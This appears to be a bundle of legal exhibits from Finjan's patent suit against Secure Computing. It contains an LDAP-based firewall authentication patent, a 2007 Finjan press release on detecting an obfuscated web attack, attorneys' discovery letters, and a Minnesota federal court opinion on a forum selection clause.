Authentication mechanisms can use a query to a database known as a directory that can store information about users. A directory is similar to a database in that one can store information in a directory and later retrieve the information from it. However, a directory is specialized in that a directory is typically designed for reading more than writing. A directory offers a static view of the information and allows simple updates without transactions. Thus, while a database is typically written to and read from frequently, a directory by comparison is primarily read from and is infrequently updated.

A directory service includes all the functions of a directory and adds a network protocol that can be used to access the directory. Standardization is desirable in implementing a directory service.

An early standard for directory service was the directory access protocol (DAP), which originated in the European standards organization. DAP although specifying a vast, feature-rich protocol for storing and encoding directory information, was unwieldy in size.

Today, a new protocol, lightweight directory access protocol (LDAP), is gaining wide acceptance in business. The LDAP standard defines an information model for a directory, a namespace for defining how directory information is referenced and organized, and a network protocol for accessing information in the directory. LDAP can also include an application programming interface (API). The LDAP protocol mandates how client and server computers can communicate with a LDAP directory. However, LDAP does not mandate how data should be stored. More and more companies today use an LDAP directory server to store a database of employees. The LDAP directory generally can store an employee name, phone number, address and other information about the employee, and a password for modifying the employee's information.

Firewalls also maintain a database of users and are operative to prompt users for an identifying user identifier and password. These conventional firewalls require that employee names and passwords be entered into a firewall authentication database. Maintenance of the firewall authentication database is especially burdensome where there are a large number of employees that are frequently leaving or joining a company or when a company has a large number of firewalls. Accordingly, what is needed is a mechanism for reducing this administrative burden. More specifically, what is needed is a mechanism for leveraging an existing LDAP directory server as part of a firewall's authentication process. In this manner, an existing LDAP directory server can be used as a central directory that stores the data used by all applications.

SUMMARY OF THE INVENTION

A system, method and computer program product for enabling the authentication of users to a firewall using a lightweight directory access protocol (LDAP) directory server is provided by the present invention. The firewall can be configured through a graphical user interface to implement an authentication scheme. The authentication scheme is based upon a determination of whether information contained in one or more LDAP entries satisfy an authorization filter. It is a feature of the present invention that the authentication scheme can be configured independently of specifically stated field requirements or schema of the firewall. In accordance with the present invention, the authentication scheme can be flexibly specified to interact with a LDAP directory that has been uniquely developed for a company's internal needs. The company's investment in its existing administrative infrastructure can therefore be leveraged to a greater degree.

BRIEF DESCRIPTION OF THE DRAWINGS

The foregoing and other features and advantages of the invention will be apparent from the following, more particular description of a preferred embodiment of the invention, as illustrated in the accompanying drawings.

FIG. **1** illustrates a communications network including a firewall.

FIG. **2** illustrates a communications network including a lightweight directory access protocol (LDAP) directory server and an authorization module within a firewall.

FIG. **3** illustrates the authentication of a client user through a firewall.

FIG. **4** illustrates an example embodiment of an LDAP directory tree.

FIG. **5** illustrates an embodiment of a graphical user interface for configuring the LDAP authentication feature.

DETAILED DESCRIPTION OF THE INVENTION

A preferred embodiment of the invention is discussed in detail below. While specific implementations are discussed, it should be understood that this is done for illustration purposes only. A person skilled in the relevant art will recognize that other components and configurations may be used without parting from the spirit and scope of the invention.

FIG. **1** illustrates an example embodiment of a communications network **100** including client computers **102***a* and **102***b* coupled via an internal network **104** to an internal server computer **106** and a firewall **110**. Communications network **100** also includes a client computer **102***c* coupled via an internal network **112** to firewall **110**. Finally, communications network **100** includes client computers **116***a* and **116***b* coupled via an external network **114** to an external server computer **118** and firewall **110**. External network **114** can represent, e.g., the Global Internet, or a partnering company's network.

Network firewall **110** can enforce a business' security policy by controlling the flow of traffic between two or more networks such as, e.g., internal networks **104** and **112** and external network **114**. In general, firewall **110** serves to isolate internal networks **104** and **112** from one another and also from external network **114**.

As illustrated in FIG. **1**, firewall **110** can be used to segment parts of a corporate network. For example, firewall **110** can be used to control information flow between a corporation's internal networks **104**, **112**. Firewall **110** can also provide a perimeter defense between an internal network **104**, **112** and an external network **114**.

FIG. **2** illustrates an example embodiment of a communications network **200** that includes client computer **102***a* coupled via internal network **104** to internal server **106** and to firewall **210**. Firewall **210** is also coupled via external network **114** to external server **118**.

As shown, client computer **102***a* includes a browser **202**. Browser **202** can in one embodiment be an Internet browser that provides a graphical user interface to network resources. Browser **202** is generally operative to parse and make requests to network resources such as, e.g., external server **118**, and present the results of the request to a client user viewing client computer **102***a*.

Internal server **106** is shown including a lightweight directory access protocol (LDAP) directory **204**, which can be configured to store employee information. For example, a human resources database could be stored as an LDAP directory having a directory structure such as that illustrated in FIG. **4**. As illustrated, LDAP directory tree **400** includes country **402** set in this example to US, organization **404** set to NAI, location **406** set to Rockville and location **408** set to Santa Clara, department **410** set to engineering and department **412** set to sales, and username **414** set to amullican and username **416** set to jgraham.

External server **118** can include an Internet server application. In one embodiment, the Internet server application supports file transfer protocol (FTP) communication. As would be apparent to those skilled in the relevant art, other types of server applications can be included on external server **118** including, e.g., databases, and electronic mail.

Firewall **210** is shown including an authorization module **206**. Authorization module **206** is used to authenticate a client user (e.g., client computer **102***a*) to determine if the client user's communication is authorized to pass through firewall **210**. Conventional firewalls **110** included their own database having a list of users and passwords, to enable authentication through firewall **110**.

In accordance with the present invention, firewall **210** does not authenticate users using its own database. Rather, firewall **210** authenticates users using information contained within LDAP directory **204**. As will be described in greater detail below, firewall **210** can authenticate users through an authentication scheme that can be based upon the unique composition of an organization's LDAP directory **204**.

It is a feature of the present invention that the authentication scheme of the present invention can operate independently of specifically stated field requirements or schema of the firewall **210**. In other words, an organization's LDAP directory **204** need not be modified to conform to a schema imposed by the firewall **210**. Moreover, resistance to such a modification will not result in the maintenance of multiple directories.

In accordance with the present invention, the authentication scheme can be flexibly specified to interact with an existing LDAP directory that has been uniquely developed for a organization's internal needs. This framework enables a firewall administrator to seamlessly integrate a firewall product into an existing administrative infrastructure. The organization's investment in the existing administrative infrastructure can therefore be leveraged to a greater degree.

FIG. **3** illustrates the authentication process that is implemented by firewall **210**. In the illustrated example, firewall **210** authenticates a client user at client computer **102***a* running a browser **202** that is attempting to access an

application or resource on external server **118**. This access path is illustrated by path **302**.

This authentication process begins when client computer **102***a* initiates a network resource request **304** from browser **202**. The network resource request **304** is intercepted by firewall **210**. Authorization module **206** within firewall **210** challenges the client user to identify himself or herself. A challenge could in one embodiment include a request for entry of a username and password. Upon receipt of the identification information, authorization module **206** searches an authentication database (not shown) to identify an authentication method (e.g., LDAP authentication). If no entry in the authentication database is found for the client user, then a default authentication method can be used. In the LDAP authentication process, authorization module **206** binds to LDAP directory **204** and uses the userPassword attribute for authentication.

After authorization module **206** authenticates the client user, authorization module **206** then determines whether the client user is authorized to have his access request fulfilled. The LDAP authorization process is illustrated as communications **306** and **308**. Communications **306** and **308** are facilitated using the LDAP protocol and may utilize the secure sockets layer.

If per-user authorization is configured, authorization module **206** determines whether one or more attributes of the client user's LDAP entry satisfies an authorization filter. If the one or more attributes of the client user's LDAP entry does not satisfy the authorization filter, then authorization module **206** determines that the authorization fails. If the authorization filter is satisfied, then the client user's network resource request is allowed through firewall **210**. This allowed connection is illustrated in FIG. **3** as path **310**.

To support per-user authorization, an administrator configures an authorization filter to use when authenticating users. One or more attributes in the client user's LDAP directory entry and associated values can be selected for the authorization filter. Once configured, authorization module **206** can verify that the LDAP entry used in the bind call satisfies the authorization filter before allowing the user access to/through the firewall.

FIG. **5** illustrates an example embodiment of a graphical user interface (GUI) **500** of a firewall systems administrator application screen. As shown by a selected radio button, LDAP authentication **502** has been selected. GUI **500** includes a primary LDAP server settings area **510**, a secondary LDAP server settings area **520**, an authentication settings area **530**, and a per-user authorization settings area **540**.

The primary LDAP server settings area **510** includes a host field **512** and a port field **514**. The host field **512** can be used to enter an IP address or host name of a primary LDAP server. The port field **514** can be used to enter the port to be used on the primary LDAP server.

The secondary LDAP server settings area **520** also includes a host field **522** and a port field **524**. The host field **522** can be used to enter an IP address or host name of a secondary LDAP server. The port field **524** is used to enter the port to be used on the secondary LDAP server. Fields **522**, **524** can be left blank if no secondary LDAP server is being used.

The authentication settings area **530**, can include searchbase field **532** and a username attribute field **534**. The searchbase field **532** can be used to indicate the top of the directory tree **400** such as, e.g., country **402**, organization **404**, location **406**, and department **410**, so that a lookup can be within that portion of the directory tree. For example, a set of attribute pairs such as, e.g., o=NAI, c=US to append to all requests to the LDAP server can be entered. The username attribute field **534** can include a default username attribute such as, e.g., uid. The username attribute field **534** can be used in performing per-user authorization.

The per-user authorization settings area **540** includes a search filter field **542** and a timeout field **544**. The timeout field **544** can include a default value such as, e.g., 60 seconds. For example, timeout field **544** can be used to limit the amount of time the authorization filter query can take. If the time is exceeded, the authorization fails.

The search filter field **542** is used by firewall **210** in identifying the appropriate fields that are the subject of the LDAP directory authentication query. Upon receipt of a response from the LDAP directory **204**, firewall **210** can then determine whether the client user is authorized to authenticate through the firewall **210**.

In general, the authorization filter can contain any LDAP-valid combination of attributes and values, including object classes. At its simplest, the authorization filter specifies a single attribute and value pair. For example, the search filter field **542** can be used to enter a search filter expression such as "objectclass=gauntletUser."

Consider another example where LDAP directory **204** is configured by the company to include a field that would provide an access code level for each user. For example a "1" could correspond to only e-mail access, while a 5 could mean full access to all Internet services including world wide web browsing. In this environment, an authorization filter can be specified as "(&(objectclass=gUser)(status>=5))".

It should be noted that the authorization process need not be based on per-user authorization. In another embodiment, the authorization process can be based on a per-service authorization. In this embodiment, the per-service authorization can include an authorization for protocol services. Examples of protocol services include FTP, simple mail transport protocol (SMTP) e-mail, hypertext transport protocol (HTTP), etc. The per-service authorization can also be based on LDAP directory information. For example, authorization module **206** can use group memberships to determine whether a client user can use HTTP through firewall **210**. To satisfy this authorization process, the authenticated user must be a member of the "web-users" group in the LDAP directory.

In one embodiment, the per-service authorization process uses the standard groupOfNames and groupOfUniqueNames object classes for authorization decisions. In general, a mechanism can be included that supports the specification of arbitrary group names for each service to be controlled. Control can then be based on a per-proxy basis or a per-policy basis.

Specification of per-service authorization criteria can also be implemented using the search filter field **542**. In general, a different search (or authorization) filter can be provided for each service. For example, a search filter field can be included in GUI **500** to determine whether, e.g., a user is authorized to perform a file transfer, to send e-mail, or to access the world wide web. A search filter field can also be included in GUI **500** to determine whether, e.g., a user is a member of a particular group such as, e.g., engineering department **410**, and if so, then particular services can be authorized based on being part of that group.

As noted, it is a feature of the present invention that firewall **210** can support arbitrary LDAP directory schema. Accordingly, firewall **210** does not require additional firewall-specific object classes or attributes in the directory.

Customers can populate the LDAP directories with whatever data they require. This authentication environment can be flexibly applied across multiple organizations each having their own sets of directory information. Indeed, the concepts of the present invention can be used to implement an authorization filter that relies on portions of information that are stored in distinct LDAP directories. This distributed authentication scheme enables an organization to implement segmented management of the user database.

While various embodiments of the present invention have been described above, it should be understood that they have been presented by way of example only, and not limitation. Thus, the breadth and scope of the present invention should not be limited by any of the above-described exemplary embodiments, but should be defined only in accordance with the following claims and their equivalents.

What is claimed is:

1. A system for authorizing client access to a network resource, comprising:

a server having at least one directory that can be accessed using a network protocol, said at least one directory being configured to store information concerning an entity's organization; and

a firewall that is configured to intercept network resource requests from a plurality of client users on an internal network, said firewall being operative to authorize a network resource request based upon a comparison of the contents of at least part of one or more entries in said at least one directory to an authorization filter, wherein said authorization filter is generated based on a directory schema that is predefined by said entity.

2. The system of claim **1**, wherein said at least one directory is a lightweight directory access protocol directory.

3. The system of claim **1**, wherein said authorization filter is specified using a graphical user interface.

4. The system of claim **1**, wherein said authorization filter implements a per-user authentication scheme.

5. The system of claim **1**, wherein said authorization filter implements a per-service authentication scheme.

6. The system of claim **1**, wherein said firewall and said directory communicate using secure socket layer communication.

7. The system of claim **1**, wherein said firewall is configured to query multiple directories.

8. An authentication method at a firewall, comprising the steps of:

(a) receiving a network resource request from a client user at an internal network;

(b) querying, using a network protocol, at least one directory that is configured to store information concerning an entity's organization, wherein said query is based upon an authorization filter that is generated based on a directory schema that is predefined by said entity;

(c) determining, based on the results of said query, whether the contents of at least part of one or more entries in said at least one directory satisfy said authorization filter; and

(d) permitting said network resource request through said firewall if said authorization filter is satisfied.

9. The method of claim **8**, wherein step (b) comprises the step of querying said at least one directory using a lightweight directory access protocol.

10. The method of claim **8**, further comprising the step of specifying an authorization filter using a graphical user interface.

11. The method of claim **10**, wherein said specifying step comprises the step of specifying an authorization filter that implements a per-user authentication scheme.

12. The method of claim **10**, wherein said specifying step comprises the step of specifying an authorization filter that implements a per-service authentication scheme.

13. The method of claim **8**, wherein step (b) comprises the step of querying said directory using secure socket layer communication.

14. The method of claim **8**, wherein step (b) comprises the step of querying multiple directories.

15. A computer program product for enabling a processor in a computer system to implement an authentication process, said computer program product comprising:

a computer usable medium having computer readable program code embodied in said medium for causing a program to execute on the computer system, said computer readable program code comprising:

first computer readable program code for enabling the computer system to receive a network resource request from a client user at an internal network;

second computer readable program code for enabling the computer system to query, using a network protocol, at least one directory that is configured to store information concerning an entity's organization, wherein said query is based upon an authorization filter that is generated based on a directory schema that is predefined by said entity;

third computer readable program code for enabling the computer system to determine, based on the results of said query, whether the contents of at least part of one or more entries in said at least one directory satisfy said authorization filter; and

fourth computer readable program code for enabling the computer system to permit said network resource request through a firewall if said authorization filter is satisfied.

* * * * *

EXHIBIT S

print e-mail link RSS Technorati Blog Search bookmark it blog it

Finjan Vital Security(TM) Web Appliance was the Only Web Security Product to Detect and Block Potentially Destructive Web Attack Without Product Update or Signature

Online Benchmark Test of Malicious Code Against 32 Web Security Products Shows Superiority of Finjan's Real-Time Code Inspection Technology

SAN JOSE, California, March 28 /PRNewswire/ -- Finjan, a leader in web security products, today announced that its patented real-time code inspection technology is the only web security product that detected malicious code on a potentially destructive web page propagated by a malicious Russian website earlier this month. Finjan subsequently communicated its discovery of the malicious code to an independent online security industry benchmark website, VirusTotal.com, which benchmarked the code against 32 well-known web security products. Upon completion of the benchmark, VirusTotal established that the entire list of products failed to detect the code as malicious and as a result did not block it. Finjan's Vital Security Web Appliance was the only security solution that managed to detect and block the code in real-time, without any product update or signature.

"The findings of this online benchmark test underscore significant trends that we are seeing on the web today: threats are growing more sophisticated and the task of keeping track of dynamic, malicious web content is becoming more difficult," said Finjan Chief Technology Officer, Yuval Ben-Itzhak. "The online VirusTotal benchmark points to the superiority of our patented real-time code inspection technology -- which detects malicious code by inspecting it in real-time and `understanding' what the code intends to do before it does it -- over other vendors' products that rely on database updates to detect malware."

The malicious code detected is discussed in detail in Malicious Page under Benchmark (**http://www.finjan.com/Content.aspx?id=1367**), a report from Finjan's Malicious Code Research Center (MCRC). The malicious code exploits various browser vulnerabilities and uses AJAX technology to download and execute malicious code from a remote server. Simply by visiting this page, without taking any action, the visitor's machine is infected.

Ben-Itzhak noted that an important aspect of the benchmarked page was its use of dynamic code obfuscation to hide the malicious code. The increased use of dynamic code obfuscation was the focus of Finjan's Q4 2006 Web Security Trends Report (**http://www.finjan.com/Content.aspx?id=827**). "This technique is increasingly popular among hackers as a way to create malware that eludes traditional signature-based solutions like anti-virus and URL filtering," he said. "By detecting and blocking obfuscated malicious code in real-time, our technology offers a critical advantage in protecting against today's dynamic web threats."

About MCRC

Malicious Code Research Center (MCRC) is the leading research department at Finjan, dedicated to the research and detection of security vulnerabilities in Internet and email applications as well as other popular applications. MCRC's goal is to continue to be steps ahead of hackers attempting to exploit open platforms and technologies to develop malicious code such as Spyware, Trojans, Phishing attacks, worm and viruses. MCRC researchers work with the world's leading software vendors to help patch their security holes, as well as contribute to the development of next generation defense tools for Finjan's proactive secure content management solutions. For more information, visit our MCRC subsite (**http://www.finjan.com/SecurityLab.aspx?id=547**).

About VirusTotal

VirusTotal is an online service that analyzes suspicious files and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. VirusTotal is a service developed by Hispasec Sistemas, an independent IT Security laboratory, which uses several command line versions of antivirus engines, updated regularly with official signature files published by their respective developers. For more

information, visit **http://www.virustotal.com.**

About Finjan

Finjan is a global provider of best-of-breed web security solutions for businesses and organizations. Our proactive, appliance-based solutions deliver the most effective shield against web-borne threats, freeing enterprises to harness the web for maximum commercial results. Finjan's web security solutions utilize patented behavior-based technology to proactively repel all types of threats arriving via the web, such as Spyware, Phishing, Trojans and other malicious code, securing businesses against unknown and emerging threats, as well as known malware. Finjan's security solutions have received industry awards and recognition from leading analyst houses and publications, including IDC, Butler Group, SC Magazine, CRN, PCPro, ITWeek, and Information Security. With Finjan's award-winning and widely used solutions, businesses can focus on implementing web strategies to realize their full organizational and commercial potential. For more information about Finjan, please visit: **http://www.finjan.com.**

(c) Copyright 1996-2007. Finjan Software Inc. and its affiliates and subsidiaries. All rights reserved. All text and figures included in this publication are the exclusive property of Finjan and are for your personal and non-commercial use. You may not modify, copy, distribute, transmit, display, perform, reproduce, publish, license, create derivative works from, transfer, use or sell any part of its content in any way without the express permission in writing from Finjan. Information in this document is subject to change without notice and does not present a commitment or representation on the part of Finjan. The Finjan technology and/or products and/or software described and/or referenced to in this material are protected by registered and/or pending patents including U.S. Patents No. 6092194, 6154844, 6167520, 6480962, 6209103, 6298446, 6353892, 6804780, 6922693, 6944822, 6993662, 6965968, 7058822, 7076469, 7155743, 7155744, 7185358 and may be protected by other U.S. Patents, foreign patents, or pending applications.

Finjan, Finjan logo, Vital Security, Vulnerability Anti.dote and Window-of-Vulnerability are trademarks or registered trademarks of Finjan Inc., and/or its affiliates and subsidiaries. All other trademarks are the trademarks of their respective owners.

Media Contacts

United States
Jan Wiedrick-Kozlowski
Activa PR
Tel. +1-585-392-7878
jan@activapr.com

UK
Neil Stinchcombe
Eskenzi PR Ltd.
Tel: +44-(0)208-449-1007
neil@eskenzipr.com

SOURCE Finjan Software

back to top

POWERED BY Technorati Blogs Discussing This News Release

Issuers of news releases and not PR Newswire are solely responsible for the accuracy of the content.
Terms and conditions, including restrictions on redistribution, apply.
Copyright © 1996-2007 PR Newswire Association LLC. All Rights Reserved.
A United Business Media company.

EXHIBIT T

ROBINS, KAPLAN, MILLER & CIRESI L.L.P.
ATTORNEYS AT LAW

2800 LaSalle Plaza
800 LaSalle Avenue
Minneapolis, MN 55402-2015
TEL: 612-349-8500 FAX: 612-339-4181
www.rkmc.com

CHRISTOPHER A. SEIDL
612-349-8468

June 18, 2007

VIA FACSIMILE AND U.S. MAIL

James Hannah, Esq.
Perkins Coie LLP
101 Jefferson Drive
Menlo Park, CA 94025-1114

Re: *Finjan v. Secure Computing*
Our File No.: 028487.0002

Dear James:


This is to inform you that Secure Computing maintains a proprietary Webwasher license database called "SWMS" that Secure Computing intends to rely on in the above-entitled lawsuit and that contains information that is responsive to Finjan's First Set of Requests for Documents. For instance, the SWMS database may be queried to produce reports that identify the particular Webwasher functionality and number of seats that each customer has purchased.

Secure Computing will not be producing the entire SWMS database to Finjan. Instead, Secure Computing will allow one Finjan attorney to inspect the SWMS database in St. Paul, Minnesota and, if necessary, run reports from the SWMS database during the inspection. The inspection and any reports will be subject to the Protective Order in this case and will be considered HIGHLY CONFIDENTIAL - ATTORNEYS EYES ONLY. A Secure Computing employee and/or a Secure Computing attorney will be present during the inspection.

Please let me know when a Finjan attorney will be available for the inspection so we can arrange a mutually agreeable date.

Regards,

ROBINS, KAPLAN, MILLER & CIRESI L.L.P.



Christopher A. Seidl

CAS/cjj

Perkins Coie

101 Jefferson Drive
Menlo Park, CA 94025-1114
PHONE: 650.838.4300
FAX: 650.838.4350
www.perkinscoie.com

James R. Hannah
PHONE: (650) 838-4307
FAX: (650) 838-4507
EMAIL: JHannah@perkinscoie.com

June 27, 2007

VIA FACSIMILE AND E-MAIL

Chris Seidl, Esq.
Robins Kaplan Miller & Ciresi LLP
2800 LaSalle Plaza
800 LaSalle Avenue
Minneapolis, MN 55402-2015

Re: Finjan Software Ltd. v. Secure Computing Corporation, et al.

Dear Chris:

We are in receipt of your letters dated June 18, 2007, June 19, 2007 and June 20, 2007. As there are several points that we should discuss, I suggest a meet and confer on July 6, 2007 at 10 a.m. PST.

IronMail

In your letter dated June 18, 2007, you demand that Finjan withdraw its allegations against Secure Computing's IronMail product because you contend that it does not contain the functionality accused of infringement. We will not withdraw our allegations simply based on your assertions. If one does a simple Google search of "IronMail" and "File Behavior Analysis," over 650 results are received. This does not seem like an "inadvertent marking error" as you have claimed. Therefore, it is difficult to believe that IronMail does not have any infringing functionality which is why we are asking for discovery relating to IronMail. Once we have had a chance to review the source code of the product, we will reevaluate our position at that time. If you continue to refuse to produce discovery with regard to IronMail, I suggest a meet and confer on July 6, 2007 so that we may file with the Court a joint letter to settle this discovery dispute.

Webwasher License Database

In your second letter dated June 18, 2007 you informed us that Secure Computing maintains a proprietary Webwasher license database called "SWMS." You have indicated that Secure Computing will not produce the entire database, but will allow us to inspect the database and print out reports which will be subject to the Protective Order and considered Highly Confidential – Attorneys Eyes Only. We would like to schedule a mutually agreeable time to

inspect the database. I suggest a conference on July 6, 2007 to address the logistics of inspecting the database.

Letter of Declaration and Obligations

In your letter dated June 19, 2007, you requested that we produce a document entitled "Letter of Declaration and Obligations" that was referenced in FIN001644. We are still in the process of searching for the document and will produce the document if the document still exists.

Inventor Depositions

In your letter dated June 20, 2007, you requested that the inventors, namely Nimrod Vered and Yigal Edery, who reside in Israel have their depositions taken in the United States. We understand your concern and will inquire again if they are willing to travel to the United States. As you know, none of these individuals are a party to the litigation and no longer work for Finjan. Therefore, these individuals are outside of the subpoena power of the Court. However, the inventors have agreed to have their depositions taken in Israel. If you wish to take their depositions in Israel, I suggest a meet and confer on July 6, 2007 so that we may coordinate our schedules.

Secure Computing 30(b)(6) Deposition

As you know, on March 21, 2007 we served upon Secure Computing a notice for deposition pursuant to F.R.C.P. 30(b)(6). After we served this notice, we agreed to revisit the timing of this deposition at a later date. From our conversation, you indicated that the deposition would likely be in Germany. I would like to discuss a possible time to take this deposition and coordinate this with the trip to Israel (assuming you still wish to take the depositions of the inventors). I suggest we also discuss the logistics of the 30(b)(6) deposition on July 6, 2007.

Please let me know if you are available for a conference on July 6, 2007 at 10 a.m. to discuss the above topics. I look forward to hearing from you.

Very truly yours,

James R. Hannah

EXHIBIT U

LEXSEE 2007 U.S. DIST. LEXIS 47183

Landform Engineering Company, Plaintiff, v. American Property Development, Inc., Defendant.

Civil No. 07-1195 ADM/AJB

UNITED STATES DISTRICT COURT FOR THE DISTRICT OF MINNESOTA

2007 U.S. Dist. LEXIS 47183

June 28, 2007, Decided
June 28, 2007, Filed

COUNSEL: [*1] For Landform Engineering Company, a Minnesota corporation, Plaintiff: Vincent W King, LEAD ATTORNEY, Vincent W King, PA, Mpls, MN.

For American Property Development, Inc., a Washington corporation, Defendant: Aaron R Hartman, LEAD ATTORNEY, Anthony Ostlund & Baer, PA, Minneapolis, MN.

JUDGES: ANN D. MONTGOMERY, U.S. DISTRICT JUDGE.

OPINION BY: ANN D. MONTGOMERY

OPINION

MEMORANDUM OPINION AND ORDER

I. INTRODUCTION

On April 20, 2007, oral argument before the undersigned United States District Judge was heard on Defendant American Property Development, Inc.'s ("APD") Motion to Dismiss [Docket No. 4] based on lack of personal jurisdiction. In the alternative, APD moves to transfer venue to federal court in Arizona. [1] In its Complaint [Docket No. 1], Plaintiff Landform Engineering Company ("Landform") asserts claims of breach of contract, account stated, and unjust enrichment. For the reasons set forth herein, APD's Motion is denied.

1 APD's Motion to Dismiss refers to the doctrine of *forum non conveniens*. However, that doctrine applies "only in cases where the alternative forum is abroad." Am. Dredging Co. v. Miller, 510 U.S. 443, 449 n.2, 114 S. Ct. 981, 127 L. Ed. 2d 285 (1994). Therefore, the Court construes APD's Motion as seeking a transfer of venue [*2] under 28 U.S.C. § 1404(a).

II. BACKGROUND [2]

2 In considering a motion to dismiss, the pleadings are construed in the light most favorable to the nonmoving party, and the facts alleged in the complaint must be taken as true. Hamm v. Groose, 15 F.3d 110, 112 (8th Cir. 1994).

Landform, a Minnesota corporation, engages in the business of landscape architecture, civil engineering, and surveying. Compl. P 1. Landform's principal place of business is Minneapolis, Minnesota, and it also has an office in Phoenix, Arizona. Lazan Aff. [Docket No. 13] P 2. APD, a Washington corporation with its principal place of business in Bellevue, Washington, develops high-density apartments, condominiums, and commercial space. Borrego Decl. [Docket No. 7] P 2. On or about November 4, 2004, Landform and APD entered into a written contract ("the Contract") for Landform to perform certain preliminary engineering and other professional services for APD's development of a multi-family residential complex in Gilbert, Arizona. Compl. P 3; Lazan Aff. [Docket No. 13] Ex. 1. APD avers that negotiations for the Contract occurred at Landform's Phoenix office or via telephonic or electronic means. Borrego Decl. P 4. The Contract [*3] includes a forum selection clause stating in relevant part that:

> Any claim which is not resolved by mediation and in which the aggregate amount in controversy, exclusive of interest and costs, is greater than $ 50,000 shall be resolved by litigation in the State Court located within, or the [] Federal Court nearest to, Hennepin County, Minnesota. This Proposal shall be governed by Minnesota law, without regard to conflicts of law principles.

Lazan Aff. Ex. 1 at 8.

A dispute subsequently arose between the parties, and APD failed to pay Landform for certain services Landform performed beginning in May 2005. Lazan Aff. PP 8-9. After a failed mediation, Landform commenced litigation in Minnesota state court on January 25, 2007. Compl.; King Aff. [Docket No. 14] P 5; see also Minn. R. Civ. P. 3.01(a) (stating that action deemed commenced when summons served on defendant). Landform alleges APD breached the contract, causing Landform damages of $ 66,144 plus accrued service charges. Compl. PP 7-8. The Complaint also asserts claims of account stated and unjust enrichment. Id. PP 9-15. On February 16, 2007, APD removed the action to this Court on the basis of diversity jurisdiction. See 28 U.S.C. §§ 1332, [*4] 1441(a). [3] Meanwhile, on February 6, 2007, APD and its affiliates filed a related action against Landform in Arizona state court. King Aff. Ex. 5. Landform has removed the Arizona litigation to federal court in Arizona.

3 With the accrued service charges, the amount in controversy is said to exceed $ 75,000.

III. DISCUSSION

A. Motion to Dismiss and Pleading Standards

"To survive a motion to dismiss for lack of personal jurisdiction, the plaintiff need only make a prima facie showing of personal jurisdiction over the defendant." Digi-Tel Holdings, Inc. v. Proteq Telecomms., 89 F.3d 519, 522 (8th Cir. 1996). In considering a motion to dismiss, the pleadings are construed in the light most favorable to the nonmoving party, and the facts alleged in the complaint must be taken as true. Hamm, 15 F.3d at 112; Ossman v. Diana Corp., 825 F. Supp. 870, 879-80 (D. Minn. 1993). Any ambiguities concerning the sufficiency of the claims must be resolved in favor of the nonmoving party. Ossman, 825 F. Supp. at 880. "A motion to dismiss should be granted as a practical matter . . . only in the unusual case in which the plaintiff includes allegations that show on the face of the complaint that there is some [*5] insuperable bar to relief." Frey v. City of Herculaneum, 44 F.3d 667, 671 (8th Cir. 1995).

B. Personal Jurisdiction

APD argues the instant case should be dismissed based on lack of personal jurisdiction. Because APD is a citizen of Washington under 28 U.S.C. § 1332(c)(1), jurisdiction is proper only if Minnesota's long-arm statute is satisfied and the exercise of personal jurisdiction does not offend due process. Stanton v. St. Jude Med., Inc., 340 F.3d 690, 693 (8th Cir. 2003). As Minnesota's long-arm statute extends jurisdiction over nonresident defendants to the fullest extent allowed by the Due Process Clause, the only determination to be made is whether the exercise of personal jurisdiction violates due process considerations. Guinness Import Co. v. Mark VII Distribs., Inc., 153 F.3d 607, 614 (8th Cir. 1998). Due process requires minimum contacts with the forum state. Int'l Shoe Co. v. Washington, 326 U.S. 310, 316, 66 S. Ct. 154, 90 L. Ed. 95 (1945). The Eighth Circuit weighs five factors to determine whether minimum contacts exist sufficient to meet due process considerations: (1) the nature and quality of contacts with the forum state, (2) the quantity of such contacts, (3) the relation of the cause of action [*6] to the contacts, (4) the interest of the forum state in providing a forum for its residents, and (5) the convenience of the parties. Guinness Import Co., 153 F.3d at 614.

The parties dispute whether the forum selection clause in the Contract constitutes APD's consent to personal jurisdiction in Minnesota. Eighth Circuit precedent establishes a party may consent to jurisdiction when it signs a contract containing a forum selection clause. St. Paul Fire and Marine Ins. Co. v. Courtney Enters., Inc., 270 F.3d 621, 624 (8th Cir. 2001). Moreover, a valid forum selection clause satisfies due process concerns. Dominium Austin Partners, L.L.C. v. Emerson, 248 F.3d 720, 726 (8th Cir. 2001). APD disputes the validity of the forum selection clause in the Contract.

"Forum selection clauses are prima facie valid and are enforced unless they are unjust or unreasonable or invalid for reasons such as fraud or overreaching." M.B. Rests., Inc. v. CKE Rests., Inc., 183 F.3d 750, 752 (8th Cir. 1999). [4] APD argues the forum selection clause is invalid under A.R.S. § 32-1129.05, which states that "[a] provision, covenant, clause or understanding in, collateral to or affecting a construction contract that [*7] makes the contract subject to the laws of another state or that requires any litigation, arbitration or other dispute resolution proceeding arising from the contract to be conducted in another state" is void and unenforceable. APD argues the Contract is a construction contract, and therefore the forum selection clause is void and unenforceable under Arizona law.

4 In the Eighth Circuit, it is an open question whether federal or state law controls the question of whether a forum selection clause applies. Rainforest Cafe, Inc. v. EklecCo, L.L.C., 340 F.3d 544, 546 (8th Cir. 2003). APD appears to assume that federal law applies. See Mem. in Supp. of Mot. for Summ. J. at 4. Landform applies Minnesota law, but avers that Minnesota law is very similar to the Eighth Circuit's stan-

dard. Mem. in Opp'n to Mot. for Summ. J. at 9-10. Therefore, this Court will apply the Eighth Circuit's standard.

Assuming arguendo the applicability of A.R.S. § 32-1129.05, APD's argument fails because the Contract is not a construction contract under Arizona law. A.R.S. § 32-1129 defines a construction contract as "a written or oral agreement relating to the construction, alteration, repair, maintenance, moving or [*8] demolition of any building, structure or improvement or relating to the excavation of or other development or improvement to land." APD argues this definition of a construction contract is broad enough to cover the parties' Contract because the preliminary engineering services performed by Landform related to the development or improvement to land. However, Arizona's statutory scheme, viewed as a whole, does not support APD's argument.

A.R.S. § 32-1129.05 is a portion of Chapter 10 ("Contractors") of Title 32 ("Professions and Occupations") of the Arizona Revised Statutes. A.R.S. § 32-1159, also in Chapter 10, provides that indemnity agreements in construction contracts and "architect-engineer professional service contracts" generally are void. That section separately defines construction and architect-engineer professional service contracts as follows:

> "Architect-engineer professional service contract" means a written or oral agreement relating to the design, design-build, construction administration, study, evaluation or other professional services furnished in connection with any actual or proposed construction, alteration, repair, maintenance, moving, demolition or excavation of [*9] any structure, street or roadway, appurtenance or other development or improvement to land.
>
> "Construction contract" means a written or oral agreement relating to the construction, alteration, repair, maintenance, moving, demolition or excavation or other development or improvement to land.

